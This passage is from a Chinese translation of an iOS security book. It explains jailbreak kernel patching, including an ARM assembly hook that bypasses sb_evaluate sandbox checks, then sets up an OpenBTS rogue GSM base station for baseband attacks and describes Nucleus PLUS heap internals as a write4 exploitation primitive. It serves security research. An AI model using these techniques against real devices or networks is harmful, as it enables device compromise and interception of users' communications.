不巧的是，`kern_invalid()`函数也是未导出的，因此必须先找到它。但这不是问题，因为下面的代码表明，它引用了一个很有揭示作用的字符串：

```
kern_return_t kern_invalid(__unused struct kern_invalid_args *args)
{
       if (kern_invalid_debug) Debugger("kern_invalid mach trap");
       return(KERN_INVALID_ARGUMENT);
}
```

因为所引用的字符串只在这段代码中用到一次，所以对该字符串的唯一一次交叉引用就来自`kern_invalid()`函数。有了该地址的帮助，只要查找四字节0跟上四字节函数地址的重复模式，就能找到mach陷阱表了。不过，在当前的iOS内核中，`kern_invalid()`的地址并非真是找到该表的必要条件，因为四字节0的重复模式再跟上相同指针就足以找到该表了。

9. 沙盒补丁

comex的内核补丁集中最后一个内核补丁会改变沙盒的行为。如果没有这个补丁，在越狱过的iPhone上就没法使用MobileSafari和MobileMail这样的应用。出现这一情况的原因在于，越狱工具会把/Applications目录移动到/var/stash/Applications目录中，这样就违反了沙盒机制。奇怪的是，目前我们也只发现这两个应用会受影响。即使不给沙盒打补丁，其他所有内置应用看起来也都能正常工作。

该补丁本身由两部分组成，第一部分会用一个钩子重写`sb_evaluate()`函数的开头部分，而第二部分则是一段写入内核中未使用区域的新代码。要了解更多与该函数有关的信息，请回顾第5章。该补丁会改变沙盒评估的行为，从而以不同方式处理对特定目录的访问。

在描述新的评估功能之前，首先我们要想办法确定`sb_evaluate()`函数在内核代码中的位置。一种可能的方法是在Sandbox内核扩展中查找MAC策略处理程序表。有不少MAC策略处理程

序都用到了sb_evaluate()函数。对于当前的iOS内核而言，查找字符串bad opcode会更简单。这个字符串只在大家感兴趣的函数中使用过，而且一旦大家找到它的数据引用，找出用到它的函数的开头就行了。

在确定了sb_evaluate()函数的地址后，我们就可以在该函数中放入钩子，让它跳转到未使用的内核区域了，而该区域就是用来容纳该补丁第二部分的代码的。我们在第9章中已经介绍过如何寻找这样的未使用区域。大家可以在comex的datautils0 Github资料库中找到该钩子的源代码，不过我们在这里要一部分一部分地探讨这段代码。而它的整体思路是从沙盒检查中排除/private/var/mobile目录外以及/private/var/mobile/Library/Preferences目录内的文件。这段代码首先会检查提供的vnode是否为0。如果是，钩子就会忽略这次调用，直接把执行权传递给原始的处理程序。

```
start:
    push {r0-r4, lr}
    sub sp, #0x44
    ldr r4, [r3, #0x14]
    cmp r4, #0
    beq actually_eval
```

接下来的这部分代码会调用vn_getpath()函数，取回对应所提供vnode的路径。如果该函数返回错误，除了ENOSPC错误会被忽略，所有其他错误都会导致执行权被传递给原始处理程序：

```
    ldr r3, vn_getpath
    mov r1, sp
    movs r0, #0x40
    add r2, sp, #0x40
    str r0, [r2]
    mov r0, r4
    blx r3
    cmp r0, #28
    beq enospc
    cmp r0, #0
    bne actually_eval
```

如果没有返回错误，或是没有足够的空间取得完整的路径名，我们就要把返回的路径名与字符串/private/var/mobile加以比较。如果路径名不匹配，就允许访问：

```
enospc:
    # that error's okay...
    mov r0, sp
    adr r1, var_mobile ; # "/private/var/mobile"
    movs r2, #19 ;# len(var_mobile)
    ldr r3, memcmp
    blx r3
    cmp r0, #0
    bne allow
```

如果路径名匹配，就要与/private/var/mobile/Library/Preferences/com.apple加以比较。如果还匹配，就要调用原始的sb_evaluate()函数:

```
    mov r0, sp
```

```
    adr r1, pref_com_apple
    ; # "/private/var/mobile/Library/Preferences/com.apple"
    movs r2, #49 ;# len(preferences_com_apple)
    ldr r3, memcmp
    blx r3
    cmp r0, #0
    beq actually_eval
```

接下来的检查只是测试路径名是否在/private/var/mobile/Library/Preferences中。如果是，就允许访问，否则调用原始的处理程序：

```
    mov r0, sp
    adr r1, preferences ;# "/private/var/mobile/Library/Preferences"
    movs r2, #39 ;# len(preferences)
    ldr r3, memcmp
    blx r3
    cmp r0, #0
    bne actually_eval
```

用于允许访问的代码会将该信息写回所提供的数据结构中。想了解更多细节，请参考第5章中的相应内容。

```
allow:
    # it's not in /var/mobile but we have a path, let it through
    add sp, #0x44
    pop {r0}
    movs r1, #0
    str r1, [r0]
    movs r1, #0x18
    strb r1, [r0, #4]
    pop {r1-r4, pc}
```

其余代码的作用就是把执行权传回原始函数。我们在这里不讨论这部分代码，因为这不过是标准的API拦截技术。

10. 清空缓存

应用上述内核补丁是很简单的，因为整个内核镜像都在可读写且可执行的内存中。因此，内核级的有效载荷可以直接在原始代码上打补丁，而不需要改变内存权限。唯一的麻烦就是，在为内核打补丁时必须清空CPU的指令缓存和数据缓存，否则越狱工具所做的修改可能没法立即激活。

iOS内核导出了实现该目的所需的两个函数，每当漏洞攻击有效载荷需要直接为内核代码或数据打补丁时，就应该调用这两个函数。为了清空指令缓存，我们需要调用`invalidate_icache()`函数。该函数有3个参数，第一个参数是需要清空的内存区域的地址，第二个参数是该区域的长度，而第三个参数应该是`0`。

用于清空数据缓存的函数是`flush_dcache()`，而且它使用的也是上述3个参数。

10.4.4　安全返回

在权限得到提升、内核的安全功能都已经被取消之后，剩下的事就是以一种干净利落的方式离开内核了。这为的是防止内核变得不稳定或是立即崩溃。要做到这一点，我们通常只需要把通

用CPU寄存器还原成调用内核有效载荷之前的值，然后返回已经保存的程序计数器。在内核栈缓冲区溢出的情况中，这可能无法实现，因为栈中的实际值已经被缓冲区溢出覆盖了。如果出现这种情况，就可能要返回之前未被破坏的某个栈帧了。

另一种退出内核的方式是调用内核函数`thread_exception_return()`。因为在内核中没有对应该函数的符号，所以大家需要通过模式扫描或通过对其交叉引用的扫描找到该函数。它在内核中的作用是，当没法展开栈帧时，就从请求执行权的异常状态中恢复过来，终止当前的内核线程。因此，我们可以利用它从漏洞攻击有效载荷离开内核。不过，只要有可能，你还是应该通过返回正确栈帧离开内核，因为不这样就没法保证离开内核后内核还处于稳定状态。

10.5　小结

我们在本章中深入了解了大多数人都讳莫如深的越狱技术，介绍了为什么要使用越狱过的iPhone（而不是原厂版或用于开发应用的iPhone）进行安全研究，而且讨论了不同类型越狱工具的优缺点。

我们分析了`redsn0w`越狱工具的内部工作原理，并一步步地了解了越狱过程的每个步骤。这应该明确了越狱过的iPhone与原厂iPhone之间在实用性和安全性方面的区别。

我们还介绍了越狱工具应用的内核补丁，并讨论了每个补丁背后的作用机制、如何找到要打补丁的地址，以及用什么方式来打补丁。在了解这些内容后，大家应该能把这些补丁移植到以后的iOS中，不再必须依靠越狱社区了。

第 11 章

基带攻击

iOS设备中的蜂窝网络通信栈运行在专门的芯片上，这个芯片就是数字基带处理器（digital baseband processor）。如果攻击者控制了iPhone的基带端，就可以执行各种与设备的电话功能有关的攻击，比如监控来电和去电、打电话、发送和拦截短信、拦截IP流量，以及通过激活自动应答来电功能把iPhone变成一个远程激活的麦克风。本章探讨如何在基带软件栈中触发内存破坏，并探索攻击者如何在基带处理器上执行自定义代码。要通过空中接口攻击设备，攻击者可能要在足够与目标设备进行通信的距离内设置一个流氓基站（如图11-1所示）。




图11-1　远程基带攻击的基本情形

不过基带攻击不一定是远程攻击。在很长一段时间内，驱使人们研究基带栈中内存破坏的动力是解锁iPhone的需求。这是因为在很多国家iPhone是以补贴价出售的，用户在购买时要与运营商签订一份与手机捆绑的长期合约。这样做的缺点在于，捆绑了合约的iPhone只能使用由出售该机的运营商提供的SIM卡。而这种对SIM卡的检查（也就是所谓的网络锁）是由该机的基带处理器实施的。与那些通过空中接口进行攻击的漏洞相对应，这里要利用的漏洞破坏一般称为本地（local）漏洞。

本章只关注通过GSM空中接口进行的攻击与通过AT命令解析器进行的本地攻击。虽然理论上讲针对CDMA（Code Division Multiple Address，码分多址）空中接口的攻击也是可以实现的，但是获得设置流氓CDMA基站所需的硬件和软件要难得多，而且我们并没有研究过针对高通CDMA栈的攻击，而且目前也没有看到别人公开过相关的研究成果。同样，虽然UMTS和LTE这样的新一代蜂窝网络技术提供了丰富得多的受攻击面，但是本章并不会考虑针对这些技术的攻击。

不过在了解所描述攻击的要点之前，我们首先看一下目标环境。就像应用处理器那样，基带处理器也是基于ARM的CPU，但并不是运行iOS，而是运行着一种专门的RTOS（Real-Time Operating System，实时操作系统）。不同型号的iPhone和iPad有着不同的基带处理器和不同的RTOS。表11-1列出了各种型号的设备及其使用的相应基带处理器和RTOS。

表11-1　iOS设备中使用的数字基带处理器

处　理　器	使用此芯片的设备	RTOS
英飞凌S-Gold 2（ARM 926）	iPhone 2G	Nucleus PLUS（Mentor Graphics）
英飞凌X-Gold 608（ARM 926）	iPhone 3G/3GS、iPhone 3G（GSM）	Nucleus PLUS（Mentor Graphics）
英飞凌X-Gold 618（ARM1176）	iPhone 4、iPad2 3G（GSM）	ThreadX（Express Logic）
高通MDM6600（ARM 1136）	iPhone 4（CDMA）iPad2 3G（CDMA）	REX on OKL4（高通）
高通MDM6610（MDM6600的变形）	iPhone 4S	REX on OKL4（高通）

注意　事实上，基带处理器包含了CPU之外的处理单元——用于物理层调制/解调的DSP。在S-Gold 2基带处理器中，这一DSP是Teaklite核心；而表中列出的其他基带处理器中使用的是ARM7TDMI核心。

11.1　GSM 基础知识

GSM是一套数字蜂窝通信标准。它是在20世纪80年代由欧洲邮电管理会议（CEPT）开发的，1992年开发工作被移交给了欧洲电信标准化协会（ETSI）。GSM是第二代移动电话技术，被用于为200多个国家和地区的逾20亿手机用户提供服务。

国际电信联盟（ITU）为GSM技术分配了14个不同的频带，但目前只用到了其中4个。北美地区使用的是GSM-850和GSM-1900，除南美和中美洲之外的世界其他地区使用的是GSM-900和GSM-1800，而南美主要使用GSM-850和GSM-1900，但也存在一些例外。所有支持GSM的iOS设备都是同时支持GSM-850、GSM-900、GSM-1800和GSM-1900的四频设备。不管在什么位置开启自己的设备，搜索信号时都会搜索这4个频带上的所有信道。

现在来迅速剖析一下GSM协议栈。在物理层上，GSM使用GMSK（Gaussian Minimum Shift Keying，高斯最小频移键控）作为调制模式，信道宽度是200 KHz，比特率大约为270.833 kbit/s。它同时利用了FDMA（Frequency Division Multiple Address，频分多址）和TDMA（Time Division Multiple Address，时分多址）技术。为了能同时发送和接收数据，它用了频分双工（Frequency

Division Duplex)技术：对于每个频带来说，MS(Mobile Station，移动台)与BTS(Base Transceiver Station，基站收发台)之间的传输都是在用固定的双工距离分隔出的两个不同频率上实现的。从MS传输到BTS的数据是通过上行链路（uplink）发送的，对应的相反方向则叫作下行链路(downlink)。在由TDMA模式定义的物理信道上，空中接口的L1层分布着很多逻辑信道，这些逻辑信道被映射到多路复用的物理信道上。存在多种不同类型的逻辑信道(我们在这里不会深入介绍)，而它们刚好可以分成两大类：用于用户数据传送的业务信道（traffic channel）以及在BTS和MS间传送信令信息（比如位置更新）的信令信道(signaling channel)。

顺着Um接口在GSM协议栈中继续上行就到达了L2层——LAPDm协议层，它是ISDN的LAPD（Link Access Procedure of D-Channel，D信道链路接入规程，ITU Q.921）的衍生物，并能让人联想到HDLC(High-Level Data Link Control，高级数据链路控制)。在L2层上传输的数据都是经过封装的，要么使用未编号的信息帧(如果不需要应答、流控制和L2层纠错)，要么使用信息帧(提供了肯定应答、流控制和L2层纠错)。L2层的CEP（Connection End Point，连接端点）是用所谓的DLCI（Data Link Connection Identifier，数据链路连接标识符）表示的，而DLCI则是由SAPI(Service Access Point Identifier，服务接入点标识符）和CEPI（Connection Endpoint Identifier，连接端点标识符）这两部分组成的。

GSM协议栈的L3层有3个子层，分别是RR（Radio Resource Management，无线资源管理)、MM（Mobility Management，移动性管理）和CM（Connection Management，连接管理)。RR层负责在MS和MSC之间建立链路，并为此分配和配置了专门的信道。MM层的作用是处理与设备移动性有关的各个方面(比如位置管理)，还负责移动用户的身份验证。而CM层还可以进一步分为3个不同子层，这3个子层都是平级的，不是上下层叠的关系，它们分别是负责建立和拆除呼叫的CC(Call Control，呼叫控制)子层，以及SS(Supplementary Services，补充业务)和SMS(Short Message Service，短消息服务)。后两者是独立于呼叫之外的。图11-2简单展示了基带处理器上运行的蜂窝网络栈提供的GSM Um接口。

图11-2 GSM Um接口分层

11.2　建立 OpenBTS

近些年来出现了两个开源项目，它们开始构建用于建立和运行GSM网络的解决方案。这显著降低了进行GSM安全研究的参与成本，其实有人可能会说这也是让一般黑客能有效执行基带攻击的关键事件。虽然两个项目——OpenBSC和OpenBTS——的目标相似，但它们采用了不同的实现方法。OpenBSC利用既有的商用GSM基站收发台（BTS），并起到基站控制器（BSC）的作用。而OpenBTS则使用软件定义的无线电——USRP（Universal Software Radio Peripheral，通用软件无线电外设）平台，完全以软件方式运行GSM基站（包括调制和解调）。OpenBTS将运行GSM基站的硬件成本减少到了2000美元以下。接下来我们会详细介绍如何自行构建用于测试的小型GSM网络。

> **注意**　GSM是在需要获得许可的频谱上运行的。在没有取得当地监管部门许可的情况下，几乎在世界上任何一个国家运行GSM基站都是违法的。所以在继续操作之前，请咨询自己的法律顾问和当地监管部门，并获取必要的许可。

11.2.1　硬件要求

OpenBTS使用了软件定义无线电的方式实现Um接口的BTS端。要使用OpenBTS运行GSM网络，当前需要使用由Ettus Research公司（现为美国国家仪器公司所有）出品的USRP（Universal Software Radio Peripheral，通用软件无线电外设），未来OpenBTS还可能支持更多的软件定义无线电设备。USRP包含了若干个连接到FPGA（Field Programmable Gate Array，现场可编程门阵列）的ADC（Analog-Digital Converter，模数转换器）和DAC（Digital-Analog Converter，数模转换器）。根据具体的型号，USRP可以通过USB接口或千兆以太网接口与主机计算机进行通信。实际的射频硬件包含在所谓的“子板”中，而子板需要安装到USRP的母板上。Ettus推出了多种覆盖GSM频段的收发器子板，即覆盖750 MHz到1050 MHz的RFX900、覆盖1.5 GHz到2.1 GHz的RFX1800，以及覆盖50 MHz到2.2 GHz的WBX板。这些子板都是可以同时收发的。不过请注意，在只使用一个子板运行USRP的情况下，很容易出现接收电路传输信号泄露的情况，这样会大大限制系统的频段。推荐的配置是用两个RFX子板运行OpenBTS。还有一点需要注意，即可以直接通过刷新EEPROM让RFX1800子板转换成RFX900子板。不过，原生的RFX900子板包含抑制900 MHz ISM频段（频率范围：902 MHz~928MHz）外信号的滤波器。因此，如果购买了RFX900子板作为发送端，你就需要从子板上卸下ISM滤波器，或是限制自己使用ARFCN（Absolute Radio Frequency Channel Number，绝对射频信道编号）为975~988的EGSM900频段。

遗憾的是，USRP设备的内部时钟太不精确了，以至于只能保证最不挑剔的手机可靠运行。此外，我们不推荐为GSM把USRP运行在64 MHz的频率，你应该使用GSM比特率的倍数，从而让下采样更高效。对于GSM而言，在手机中人们通常会使用13 MHz（GSM比特率的48倍）或26 MHz

的参考时钟来达到这一目的，而USRP最常选择使用52 MHz的时钟。不过，大家也可以为USRP提供外部时钟信号以解决这两个问题。注意，为USRP1提供外部时钟信号需要我们对USRP1母板进行重新计时的修改，这涉及一些表面贴装焊接的工作。ClockTamer的安装页面（https://code.google.com/p/clock-tamer/wiki/ClockTamerUSRPInstallation）上描述了这些步骤。ClockTamer是一种小型时钟发生器，可以选用由一家名为FairWaves的俄罗斯公司生产的GPS同步装置，而且还是个开源的硬件项目。该模块恰好能装入USRP的外壳中。

对于较新的USRP（比如USRP2）来说，我们不需要进行E1x0、N2x0和B1x0重新计时的修改，可以直接把时钟信号提供给外部时钟输入。不过要注意的是，进行这些操作需要支持UHD设备的OpenBTS版本。

注意 OpenBTS 2.8及之后版本默认支持UHD设备，但OpenBTS 2.6默认不支持。大家可以在https://github.com/ttsou/openbts-uhd找到支持UHD设备的OpenBTS 2.6分支。

11.2.2 OpenBTS的安装和配置

我们在这里要向大家展示如何安装OpenBTS并设置用于开设恶意基站的最小配置。本书的随书材料（www.wiley.com/go/ioshackershandbook）包含一个VirtualBox镜像，在首次引导时会安装以52 MHz时钟运行USRP1所需的依赖文件，然后就可以作为测试基带攻击的完备测试环境使用了。

下面是OpenBTS 2.6发布版中的示例配置以及本章随后使用的配置之间的统一区别：

```
--- OpenBTS.config.example     2012-03-12 11:20:43.993739075 +0100
+++ OpenBTS.config      2012-03-12 11:31:27.029729225 +0100
@@ -30,3 +30,3 @@
 # The initial global logging level: ERROR, WARN, NOTICE, INFO, DEBUG, DEEPDEBUG
-Log.Level NOTICE
+Log.Level INFO
 # Logging levels can also be defined for individual source files.
@@ -86,4 +86,4 @@
 # YOU MUST HAVE A MATCHING libusrp AS WELL!!
-TRX.Path ../Transceiver/transceiver
-#TRX.Path ../Transceiver52M/transceiver
+#TRX.Path ../Transceiver/transceiver
+TRX.Path ../Transceiver52M/transceiver
$static TRX.Path
@@ -182,3 +182,3 @@
 # Things to query during registration updates.
-#Control.LUR.QueryIMEI
+Control.LUR.QueryIMEI
 $optional Control.LUR.QueryIMEI
@@ -197,3 +197,3 @@
 # Maximum allowed ages of a TMSI, in hours.
-Control.TMSITable.MaxAge 72
```

```
+Control.TMSITable.MaxAge 24

@@ -259,3 +259,3 @@
 # Location Area Code, 0-65535
-GSM.LAC 1000
+GSM.LAC 42
 # Cell ID, 0-65535
@@ -286,5 +286,5 @@
 # Valid ARFCN range depends on the band.
-GSM.ARFCN 51
+#GSM.ARFCN 51
 # ARCN 975 is inside the US ISM-900 band and also in the GSM900 band.
-#GSM.ARFCN 975
+GSM.ARFCN 975
 # ARFCN 207 was what we ran at BM2008, I think, in the GSM850 band.
@@ -295,3 +295,3 @@
 # Should probably include our own ARFCN
-GSM.Neighbors 39 41 43
+GSM.Neighbors 39 41 975
 #GSM.Neighbors 207
```

请根据得到使用权限的频率小心调整`GSM.ARFCN`、`GSM.Band`和`GSM.Neighbours`。

注意，默认情况下大家是在*开放配置*（open configuration）下运行OpenBTS的，这意味着任何试图注册到该测试网络的移动设备都会被许可入网。这样会带来不必要的副作用，特别是在没有适当限制传输功率和（或）处在其他网络只有微弱信号的情况下时。设备可能在不经意间就漫游到大家设置的测试网络。为避免这种情况，大家可以用*封闭配置*（closed configuration）运行OpenBTS，要求每个IMSI（International Mobile Subscriber Identification Number，国际移动用户识别码）都注册到Asterisk。

在连接了硬件后，你就应该执行简单的检查，看看一切是否设置正确。对于本测试，大家可以使用`testcall`功能，而且之后还可以利用它传输原始的GSM L3层消息。首先，我们要安装libmich库（https://github.com/mitshell/libmich；如果使用我们提供的虚拟机，则不需要这一步），它的作用是利用Python接口创建L3层消息。接着，启动OpenBTS并将自己的iPhone注册到测试网络。若要选择该测试网络，请在“设置”应用的“运营商”选项中禁用自动选择，并手动选择名为00101的移动网络。

如果看不到测试网络或是没法注册到测试网络，你可以先把iPhone设置成飞行模式，至少持续5 s时间，然后关闭飞行模式，并再次执行网络选择过程，大家的iPhone现在会执行完全扫描。

在注册到网络之后，你就可以模拟呼叫建立的第一个阶段。利用如下命令设置通向iPhone的业务信道：

```
OpenBTS> tmsis
TMSI        IMSI              IMEI(SV)            age     used
0x4f5e0ccc  262XXXXXXXXXXXX   01XXXXXXXXXXXXXX    293s    293s

1 TMSIs in table
OpenBTS> testcall 262XXXXXXXXXXXX 60
```

```
OpenBTS> calls
1804289383 TI=(1,0) IMSI=262XXXXXXXXXXX Test from=0 Q.931State=active
SIPState=Null (2 sec)
1 transactions in table
```

在上面的例子中，`tmsis`命令会显示已注册iPhone的TMSI（Temporary Mobile Subscriber Identitiy，临时移动用户识别码）以及与之对应的IMSI（International Mobile Subscriber Identity，国际移动用户识别码）、IMEISV（International Mobile Equipment Identity and Software Version，国际移动设备识别码及软件版本），还列出初次注册的时间以及最近一次使用的时间。而`testcall`命令会打开一个UDP套接字（默认在28670端口上）和通向具有第二个参数所示IMSI的移动设备的业务信道。这样就可以向该UDP端口发送数据报，这些数据报会作为GSM L3层数据包被转发到移动设备，反之亦然。任何时候都只能有一个`testcall`实例处于活动状态。想知道建立了哪个呼叫，大家可以使用`calls`命令。

然后，我们就要在另一个终端运行如下Python脚本，模拟呼叫的建立：

```
import socket
import time
from libmich.formats import *

TESTCALL_PORT = 28670

tcsock = socket.socket(socket.AF_INET, socket.SOCK_DGRAM)
tcsock.sendto(str(L3Mobile.SETUP()), ('127.0.0.1', TESTCALL_PORT))
```

在执行该脚本之后，大家的iPhone就应该响起铃声了。注意，在发送了初始的呼叫建立消息后，大家并未继续进行状态转换，因此手机在响铃时会出现假死状态。如果测试成功的话，你只要把OpenBTS关掉就行了。

封闭配置和Asterisk拨号规则

大家在前面的描述中不必配置Asterisk，因为是在开放配置下运行OpenBTS的。如果想要在封闭配置下运行OpenBTS，或是想要在多个注册到测试网络的设备间进行呼叫，你就至少要对Asterisk进行一些基本配置。大家最起码要把下面这几行追加到默认的extensions.conf文件中：

```
[sip-openbts]
exten => 6666,1,Dial(SIP/IMSI2620XXXXXXXXX)
exten => 7777,1,Dial(SIP/IMSI2620YYYYYYYYYY)
```

并把下面几行追加到默认的sip.conf文件中：

```
  [IMSI2620XXXXXXXXXXX]
callerid=6666
canreinvite=no
type=friend
context=sip-openbts
allow=gsm
host=dynamic

[IMSI2620YYYYYYYYYY]
callerid=7777
```

```
canreinvite=no
type=friend
context=sip-openbts
allow=gsm
host=dynamic
```

请确保sip.conf和extensions.conf的上下文和IMSI标识符都是相互匹配的。

11.3　协议栈之下的 RTOS

当今智能手机的蜂窝基带可视作一个独立的子系统，它在自己具有专用协处理器（例如DSP、crypto和3G协处理器）的处理器上运行着自有的操作系统，而这有助于满足蜂窝通信的实时需求。因此，运行在蜂窝协议栈（cellular stack）之下的操作系统是专门的实时操作系统，有时甚至是基带协议栈（baseband stack）供应商专有的——比如高通的REX。不过更常见的情况是，蜂窝协议栈的所有者会在运行其蜂窝协议栈的设备上发放商用OS许可。这些操作系统的主要任务是有效并带有实时约束地管理处理器、内存和所连接设备之类的资源，这往往让它们看似与桌面操作系统有着天壤之别，但其实并非如此。

接下来我们简要阐述在不同型号的iOS设备中使用的3种实时操作系统，并介绍每种操作系统中任务/线程控制、任务/线程间通信和锁机制、内存管理和内存保护的工作原理。

11.3.1　Nucleus PLUS

Nucleus PLUS是由Mentor Graphics公司推出的一种被广泛使用的商用RTOS，它以源代码形式提供给付费获得使用许可的人。S-Gold 2和X-Gold 608基带都使用了Nucleus PLUS。不巧的是，目前没有有关Nucleus PLUS的好文档公开，不过官方手册已经泄露了。

Nucleus PLUS中的执行单元称为任务。这些任务可以动态地创建和删除，并以在任务创建时定义的优先级运行。对于每个优先级来说，处于该级别的所有任务都是以轮询方式调度时间片运行的，它们还可能直接让出处理器。不管是全局范围还是在各个任务中，抢占都是不被允许的。ISR（Interrupt Service Routine，中断服务例程）是多种不同的执行单元。来看几种不同类型的ISR间的区别。第一类是用户ISR，它们不能使用Nucleus PLUS服务，而且需要自行保存和恢复所使用的寄存器。它们是直接捆绑到中断向量的，而且未通过Nucleus PLUS注册。接下来是低级ISR（LISR，第一级中断处理程序）和高级ISR（HISR，第二级中断处理程序）。LISR只具有对Nucleus PLUS服务的有限访问权，并且是捆绑到中断向量的，而HISR的调度方式与任务的调度方式类似，并可以调用大多数的Nucleus PLUS服务。

Nucleus PLUS的内存分配也分两种形式：*分区内存*（partition memory）和*动态内存*（dynamic memory）。这两种内存都是在内存池中进行管理的，而内存池需要在分配内存之前事先定义。在没法立即执行内存分配时，任务是可以暂停的，这样就会让任务一直等待，直到有大小合适的内存块变为空闲。分区内存每次分配的都是固定大小的内存块，每次调用分配函数都会从内存池中获得一个大小刚好为该固定值的内存块。这种内存管理方式在存在实时约束的嵌入式系统中十分

常见，因为这让内存分配可以在恒定的执行时间内发生。此外，分区内存的空间利用率更高，因为不需要为内存块存储分配元数据。动态内存则允许从内存池中分配大小可变的内存，类似于常规的`malloc()`实现。（请参阅11.3.4节以了解堆实现的内情。）

对于任务的同步和互斥而言，要用到信号量。Nucleus PLUS实现的信号量都是计数信号量。

Nucleus PLUS中存在多种任务间通信方式。大家可以动态创建和删除邮箱。它们是最原始的数据传输方式。每个邮箱都只能存放一条刚好由4个32位字构成的消息。管道和队列则是功能更强大的原语。这样大家就可以发送由字节（管道）或32位字（队列）构成的多条消息了。创建的管道和队列既可以是变长的，也可以是定长的，其类型在创建时定义。消息是按值（而不是按引用）收发的，我们可以对消息进行广播，而且等着对队列接收消息的任务会苏醒并接收这些消息。

Nucleus PLUS所支持的任务间信令与同步机制还包括事件组和信号，不过它们只占用了极为有限的带宽。

11.3.2 ThreadX

ThreadX与Nucleus PLUS同宗同源，这两种操作系统都是由软件工程师William Lamie编写的。像Nucleus那样，ThreadX也是以源代码的形式分发给获得使用许可的人，但它是由Express Logic公司提供的。与Nucleus PLUS相比，ThreadX的API复杂度显著降低，而且中断体系得到了彻底的革新。与本章描述的其他实时操作系统不同，Edwards C. Lamie撰写了一本有关ThreadX的好书*Real-Time Embedded Multithreading: Using ThreadX and ARM*（1578201349，CMP，2005年出版），详细介绍了ThreadX的实现。因为ThreadX与Nucleus PLUS有着密切关系，所以我们在本章中对它就不作赘述了。

11.3.3 REX/OKL4/Iguana

REX（Real-time Executive System，实时执行系统）是由高通公司为其MSM（Mobile Station Modem，移动台调制解调器）系列产品开发的实时操作系统。运行在MDM66x0系列芯片上的AMSS（Advanced Mobile Subscriber Software，高级移动用户软件）采用了该实时操作系统。从2006年末开始，高通公司为其蜂窝协议栈带来了一项重大创新：在REX的支撑下L4衍生的微内核——OKL4。好在某些版本的OKL4是以源代码的形式免费提供的，这大大简化了对AMSS的分析。

OKL4仅仅是该系统的微内核。而操作系统中诸如虚拟内存管理和进程管理之类的重要功能都是由L4服务器Iguana实现的，而它的源代码也是免费提供的。Iguana和L4的执行单元是线程。事实上，Iguana线程就是L4线程，而且可以通过L4 API和Iguana API来操控。

Iguana使用了单一地址空间，让数据共享变得很有效率，而且它为每个进程引入了保护域以实施其安全策略。保护域可视作等同于传统操作系统中的进程，它定义了进程可以访问的资源。

内存段（memory section）是相邻的虚拟页面，它们是Iguana中虚拟内存分配和保护的基本单元。内存段是利用`memsection_create()`创建的，既可以在引导时创建，也可以在运行时创建。

OKL4/Iguana与本章中讨论的其他实时操作系统之间存在一个显著差异，即只有操作系统是

以超级用户模式运行的，实际的应用（本例中就是蜂窝协议栈）则不是。包括驱动程序在内的AMSS完全是以用户模式运行的。

11.3.4　堆的实现

本节会深入介绍这几种操作系统的堆内存管理内情。大家应该多少对利用这里提供的信息进行的堆缓冲区溢出漏洞攻击有些熟悉了。

1. Nucleus PLUS中的动态内存

Nucleus PLUS利用简单的首次适应（first-fit）分配程序管理动态内存。对于利用`NU_Create_Memory_Pool()`创建的内存池而言，要创建形式如下所示的内存池控制块：

```
struct dynmem_pcb

{
    void                *cs_prev;
    void                *cs_next;
    uint32_t            cs_prio;
    void                *tc_tcb_ptr;
    uint32_t            tc_wait_flag;
    uint32_t            id;             /* magic值 ['DYNA'] */
    char                name[8];        /* 动态内存池的名称 */
    void                *start_addr;    /* 内存池的起始地址 */
    uint32_t            pool_size;      /* 内存池的大小 */
    uint32_t            min_alloc;      /* 最小分配大小 */
    uint32_t            available;      /* 总共可用字节数 */
    struct dynmem_hdr   *memory_list;   /* 内存链表 */
    struct dynmem_hdr   *search_ptr     /* 查找指针 */
    uint32_t            fifo_suspend;   /* 挂起类型标志*/
    uint32_t            num_waiting;    /* 等待中的任务的数量 */
    void                *waiting_list;  /* 挂起链表 */
};
```

由`NU_Allocate_Memory()`分配的每个内存块都含有结构（16字节）如下的头部：

```
struct dynmem_hdr

{
    struct dynmem_hdr   *next_blk,      /* 后继内存块 */
                        *prev_blk;      /* 前驱内存块 */
    bool                is_free;        /* 内存块空闲标志 */
    struct dynmem_pcb   *pool_pcb;      /* 动态内存池指针 */
}
```

在分配动态内存之前，我们至少需要用`NU_Create_Memory_Pool(pcb, name, start_addr, size, min_alloc, suspend_t)`创建一个内存池。

- **pcb**　指向内存池控制块的指针。
- **name**　ASCII码表示的内存池名称。
- **start_addr**　该内存池中可用于分配的第一个内存地址。
- **pool_size**　内存池的大小，以字节为单位。

- **min_alloc** 每次分配的最小内存大小，以字节为单位（分配更少的内存会自动取大为 min_alloc）。
- **suspend_t** 暂停的类型（是否为FIFO）。

该内存池会让pcb被初始化，它是大小为(pool_size - 2 * dynmem_hdr)的单块内存，而且末端在由pcb->memory_list指向的循环链表中。

利用NU_Allocate_Memory(pcb, &ptr_to_allocation, size, NU_NO_SUSPEND)分配内存块会执行如下算法。

(1) 利用mem_ptr变量对由pcb->search_ptr指向的内存链表进行迭代。对于每个内存块都要检查是否设置了is_free标志。如果设置了，就令memblk_size = (mem_ptr->next_blk - mem_ptr - 16)。接着检查是否有memblk_size >= size。如果满足该条件，该算法就已经找到了合适的内存块。

(2) 如果没找到合适的内存块，就返回错误条件，或是暂停任务（取决于是否允许暂停）。

(3) 如果(memblk_size - size) > (min_alloc + 16)，就把内存块分为两块，并在链表末端插入空闲内存块。

释放内存块要使用NU_Deallocate_Memory(blk)，释放函数会假设dynmem_hdr在blk之前。

这里不会对dynmem_hdr结构体本身执行检查，但要检查内存池指针是否非NULL，还要检查内存池控制块的magic value是否匹配。在把内存块再次标记为空闲，并调整内存池中可用字节数之后，通过检查其前驱内存块头部和后继内存块头部的is_free标志，该函数首先会检查已释放的内存块能否与它的前驱内存块合并，然后检查它能否与其后继内存块合并。这一过程通常称作合并（coalescing）。该操作会为攻击者提供所谓的无限制write4原语，这样就可以利用堆缓冲区溢出在内存中任何位置写入任意的32位值。

2. ThreadX中的字节池

ThreadX也使用了首次适应分配程序，其工作机制与先前描述过的Nucleus PLUS的分配程序十分相似，但还是存在一些明显区别，我们在这里详细介绍一下。字节池的控制块具有如下结构（取自tx_api.h文件）：

```
typedef struct TX_BYTE_POOL_STRUCT
{
    /* 定义用于错误检查的字节池ID */
    ULONG       tx_byte_pool_id;
    /* 定义字节池的名称 */
    CHAR_PTR    tx_byte_pool_name;
    /* 定义该字节池中可用的字节数 */
    ULONG       tx_byte_pool_available;
    /* 定义该字节池中的片段数 */
    ULONG       tx_byte_pool_fragments;
    /* 定义字节池的头指针 */
